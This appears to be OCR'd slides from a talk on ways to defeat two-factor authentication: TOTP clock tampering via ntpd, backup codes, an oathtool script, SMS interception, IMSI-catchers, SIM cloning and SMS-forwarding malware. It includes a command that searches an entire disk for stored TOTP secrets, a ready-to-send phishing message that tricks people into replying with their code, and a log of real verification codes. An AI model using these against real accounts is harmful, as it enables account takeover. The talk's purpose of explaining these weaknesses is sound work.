
<secret seed> + <fixed timestamp> = <000000 – 999999>

Secret Key	Local Unix Timestamp	TOTP	Methodology
nps3eos2yhmtd5fl2qb7oaosmivg68r4	1504981218	394244	Attacker exploits the ntpd daemon to forcefully set the internal clock to 1504981350, in order to get TOTP (937375)
nps3eos2yhmtd5fl2qb7oaosmivg68r4	1504981321	246524	
nps3eos2yhmtd5fl2qb7oaosmivg68r4	1504981350	937375	
nps3eos2yhmtd5fl2qb7oaosmivg68r4	1504981421	383285	

Backup Codes

- Similar to HTOP
- Eavesdrop
- Insecure storage
- 2FA-Postmortem (integrated)





10 backup codes to bypass 2FA

SAVE YOUR BACKUP CODES
Keep these backup codes somewhere safe but accessible.

1. XXXX XXXX
2. XXXX XXXX
3. XXXX XXXX
4. XXXX XXXX
5. XXXX XXXX
6. XXXX XXXX
7. XXXX XXXX
8. XXXX XXXX
9. XXXX XXXX
10. XXXX XXXX

(assassin2fa@gmail.com)

* You can only use each backup code once.
* Need more? Visit https://g.co/2sv
* These codes were generated on: Sep 6, 2017.

OATHTOOL

- "YOUR SECRET KEY"
- Compile to binary
- 2FA-Postmortem (Integrated)

```
#!/bin/bash
 OPTIONS="Google Microsoft Dropbox Battlenet Facebook Quit"
 select opt in $OPTIONS; do
 if [ "$opt" = "Google" ]; then
 oathtool --base32 --totp "YOUR SECRET KEY" -d 6
 elif [ "$opt" = "Microsoft" ]; then
 oathtool --base32 --totp "YOUR SECRET KEY" -d 6
 elif [ "$opt" = "Dropbox" ]; then
 oathtool --base32 --totp "YOUR SECRET KEY" -d 6
 elif [ "$opt" = "Battlenet" ]; then
 oathtool --base32 --totp "YOUR SECRET KEY" -d 8
 elif [ "$opt" = "Facebook" ]; then
 oathtool --base32 --totp "YOUR SECRET KEY" -d 6
 elif [ "$opt" = "Quit" ]; then
 exit
 else
 clear
 echo "Choose an available option."
 fi
done
```


Useful Commands

- Search entire hard disk for secret keys

```
sudo find / -xdev -type f -print0 | xargs -0 grep -H
"oathtool"
```

- Search local directory for secret keys

```
grep "oathtool" *
```



TOTP
User
Server
User
login request
Database
secret shared at registration
Time
Secret
Time
Secret
Cryptographic Hash
Cryptographic Hash
unique code
unique code
Match?
Login

Capturing OTP


- Social engineering attacks
- Eavesdrop on air, LAN, WAN

Social Engineering Attacks

(Google™ Notification) We recently noticed a suspicious sign-in attempt to [redacted]@gmail.com from IP address 136.91.38.203 (Vacaville, CA). If you did not sign-in from this location and would like to lock your account temporarily, please reply to this alert with the 6-digit verification code you will receive momentarily. If you did authorize this sign-in attempt, please ignore this alert.

Disable it

- Don't let them get inside your account



Disposable Numbers


- No interaction with user
- Check their phone# 1st

SMS Messages Received On 12067925640 - (Live)

From	To	Message	Time
18646713318	12067925640	Данный номер уже используется	3 minutes ago
14088319233	12067925640	Enjoy a grand welcome fit for a king with a 100% bonus up to 250 to spend at our Live Casino at LeoVegas.com! T&C apply. http://leo.tips/unsubscribe	13 minutes ago
16146954730	12067925640	474317 is your Google verification code.	26 minutes ago
19106844086	12067925640	Doh, you already have a profile attached to this number and we currently only allow one profile per mobile number.	49 minutes ago
16464396673	12067925640	Hello	1 hour ago
13233205506	12067925640	【知乎】你的验证码是 644142，此验证码用于登录知乎或重置密码。10 分钟内有效。	2 hours ago
12092664883	12067925640	【知乎】创建帐号的验证码是 683862，10 分钟内有效。	2 hours ago
818085172736	12067925640	你好	2 hours ago
14159428815	12067925640	Thumbtack reminder: Ralph K. still wants quotes thmtk.com/kilHTSQY. 2 quotes have been submitted.	3 hours ago
13236382150	12067925640	Your Shaadi.com Phone Verification PIN is 5621	3 hours ago
13025178853	12067925640	【腾讯云】134358 (Tencent Cloud Verification Code)	4 hours ago
13013583168	12067925640	Doh, you already have a profile attached to this number and we currently only allow one profile per mobile number.	4 hours ago
12037385811	12067925640	709879 is your BIGO LIVE verification code.	5 hours ago
12064561499	12067925640	[Alibaba Group]Your verification code is 644971.Please do not disclose your code to anyone, including Alibaba staff!	5 hours ago
12623331149	12067925640	【知乎】你的验证码是 012410，此验证码用于登录知乎或重置密码。10 分钟内有效。	5 hours ago


Eavesdrop on Air, LAN, WAN

- Air
  - Capture text messages
  - FM TV-Radio Receiver
- LAN
  - Captive portals
  - Network devices
- WAN
  - No need BGP hijack
  - Disposable numbers




IMSI-catcher

- Fake mobile tower
- Hijacking phone signals < 2G
- Block 3G & 4G



Hacking SMS-C's Server

- It has all the text messages




Using Malware

- Android.Bankosy
- Call forward to C&C server
  - forward OTP to attacker
- Also affects voice mail


SIM Cloner

- 1 become 2



